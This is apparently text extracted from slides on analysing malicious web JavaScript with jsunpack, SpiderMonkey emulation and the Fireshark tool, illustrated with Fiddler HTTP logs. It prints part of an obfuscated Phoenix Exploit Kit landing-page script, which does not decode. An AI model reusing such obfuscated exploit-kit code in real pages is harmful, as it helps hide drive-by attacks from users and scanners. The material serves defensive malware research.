JSUNPACK

A Generic JavaScript Unpacker

CAUTION: jsunpack was designed for security researchers and computer professionals

[RECENT SUBMISSIONS](#)

Enter a single URL (or paste JavaScript to decode):


Upload a PDF, pcap, HTML, or JavaScript file

Private? ☐ Help: [privacy](#) | [uploads](#)

Description

JSUNPACK V.S. The Phoenix Exploit Kit

ERROR: CAN NOT FULLY DECODE



Analysis Completed

osloebi.com/f/index.php benign

[nothing detected] osloebi.com/f/index.php

info: [decodingLevel=0] found JavaScript

File information (1 files) [Download zip](#) | [Explanation](#)

fetch_ee7d703419872bca569d450e508385bcb880f86 from osloebi.com/f/index.php

```
<body><font>56</font><script></script>
<script>ynioy1="0>171J1f2Z1d2d1b2R1S1_2Y1]2W1Z3@1V1W2T3<1T2K2N1O1P2i361M391K373>1<1G2^1C1D2J271A2f1?2U1=383T1:2c183,3.0W0i132`1
/103N3P1-3a1+3L0j333Q0g2_0e3K0c3V0a2V0_3A0Z0[343B0X3E3G0K0T2b0R3-0P3Y0N3f0L3d3g0I2[0G3_0E3Z0C3h0A3:0?3F3U/N0-0:2a083`062S043W023b002L0.2e2j/S0*30/i3]/g2X/e3=/c32
/V/Y]/^3H3L/Z242M/W3?3C/T313[/Q3O/O3M3^/@/K2]I3//G3S/E3R/C2g/A2P3c/</=2O2Q/:3+/82h3X";ipynbq="
<7US=UIY?SeUCeZ_ibNdVNEZgbNP]BSVNieAiM^H1.P]BHEZi8AdSRI]P]=dj3.ULPea]Ib9I*>QWNNMafc,O]dDijC3hFXYa<=g'cbK66*eZZ1MS^PT-Ua491<O4:JL/**97cF1[[]j77-i97cF=P];
Y-]I=[N]";4N@H@53CIb9E7Y]Jh1bMe-b'GAKSPd6W>>=E3,Q[<IE^C85hUQLNhVNHbIG2*G4EUE3jFhh_J+_SVNieg?VN=hKiE3WUG1Pgi@T@Q
```

Spidermonkey/ CaffeineMonkey

- JavaScript Engine + Limited browser features

```
schenette@ssdstret1:~/js$ js
js> eval
function eval() {
    [native code]
}
js> window.location.search
typein:2: ReferenceError: window is not defined
js>
```


Emulation -> Implementation is behind

- `document.body` is undefined
- `document.title` is undefined
- `document.forms` is undefined
- `document.documentElement` is undefined
- `document.URL` is undefined
- `document.getElementsByTagName` is not a function

Emulation -> Implementation is behind

- `window.location.search`
- `window.addEventListener` is not a function
- `window.onDomReady` is not a function
- `window.parent` is undefined
- `window.screen` is undefined
- `window.top` is undefined
- `screen` is not defined
- `top` is not defined
- `parent` is not defined
- `self` is not defined
- `location.protocol`

When an alternative just won't do...

FRESHARK INTRODUCTION

Why do we need Fireshark?

- Researcher
- Network Administrator
- Penetration Tester

- We need tools to analyze mass injection attacks
 - Website Architecture/Redirection Chains
 - Source / Changes to DOM / JavaScript function calls
 - Content Profiling / Screen shot

- Using an organized and ultimately VISUAL approach

List view V.S. Graph view

Fiddler - HTTP Debugging Proxy

File Edit Rules Tools View Help

Web Sessions <<

#	Result	Protocol	Host	URL	E
631	304	HTTP	deki-hayes-royk	/skins/ace/neutral/mt-top-s.png	
632	304	HTTP	deki-hayes-royk	/skins/ace/neutral/mt-body-s.png	
633	304	HTTP	deki-hayes-royk	/skins/ace/neutral/mt-bottom-s.png	
634	304	HTTP	deki-hayes-royk	/skins/common/images/maskBG.png	
635	304	HTTP	deki-hayes-royk	/skins/ace/neutral/il-tr.png	
636	304	HTTP	deki-hayes-royk	/skins/ace/neutral/il-tl.gif	
637	304	HTTP	deki-hayes-royk	/skins/ace/neutral/il-titlerbg.png	
638	200	HTTP	deki-hayes-royk	/skins/common/popup-attach.php?attachID=...	1
639	304	HTTP	deki-hayes-royk	/skins/ace/neutral/il-titlebg.png	
640	304	HTTP	deki-hayes-royk	/skins/ace/neutral/il-body.png	
641	304	HTTP	deki-hayes-royk	/skins/ace/neutral/il-bodyl.gif	
642	304	HTTP	deki-hayes-royk	/skins/ace/neutral/il-bbody.png	
643	304	HTTP	deki-hayes-royk	/skins/ace/neutral/il-br.png	
644	304	HTTP	deki-hayes-royk	/skins/ace/neutral/il-bl.png	
645	304	HTTP	deki-hayes-royk	/editor/popups/popup.js	
646	304	HTTP	deki-hayes-royk	/editor/popups/popup.css	
647	304	HTTP	deki-hayes-royk	/editor/popups/selectTopic.css	
648	200	HTTP	deki-hayes-royk	/api/deki/files/6/description?dream.in.verb...	
649	304	HTTP	deki-hayes-royk	/editor/popups/loading.html	
650	304	HTTP	deki-hayes-royk	/skins/common/icons/anim-circle.gif	


List view V.S. Graph view

Fiddler - HTTP Debugging Proxy


File Edit Rules Tools View Help

Web Sessions


#	Result	Protocol	Host	URL	E
631	304	HTTP	deki-hayes-royk	/skins/ace/neutral/mt-top-s.png	
632	304	HTTP	deki-hayes-royk	/skins/ace/neutral/mt-body-s.png	
633	304	HTTP	deki-hayes-royk	/skins/ace/neutral/mt-bottom-s.png	
634	304	HTTP	deki-hayes-royk	/skins/common/images/maskBG.png	
635	304	HTTP	deki-hayes-royk	/skins/ace/neutral/il-tr.png	
636	304	HTTP	deki-hayes-royk	/skins/ace/neutral/il-tl.gif	
637	304	HTTP	deki-hayes-royk	/skins/ace/neutral/il-titlerbg.png	
638	200	HTTP	deki-hayes-royk	/skins/common/popup-attach.php?attachID=...	1
639	304	HTTP	deki-hayes-royk	/skins/ace/neutral/il-titlebg.png	
640	304	HTTP	deki-hayes-royk	/skins/ace/neutral/il-body.png	
641	304	HTTP			
642	304	HTTP			
643	304	HTTP			
644	304	HTTP			
645	304	HTTP			
646	304	HTTP			
647	304	HTTP			
648	200	HTTP			
649	304	HTTP			
650	304	HTTP			




